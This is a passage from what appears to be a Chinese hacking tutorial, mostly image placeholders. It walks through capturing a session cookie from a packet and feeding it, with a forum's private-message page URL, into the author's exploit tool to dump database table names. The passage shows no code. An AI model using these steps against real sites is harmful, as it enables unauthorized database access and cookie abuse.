



据包并单击它，便可以在下方看到具体内容，其中的cookie便是我们要抓取的，如图4。


打开我编写好的漏洞利用工具，在“目标主机”栏填写短消息页面的地址http://bbs.icehack.org/pm.php，然后在“cookie”里把刚才抓取到的cookie复制进去。在下拉框里选择“暴表名”，其它的内容不用填写直接单击“发送”，从“返回信息”里我们查看表前缀没有被更改，还是默认的cdb_，如图5。



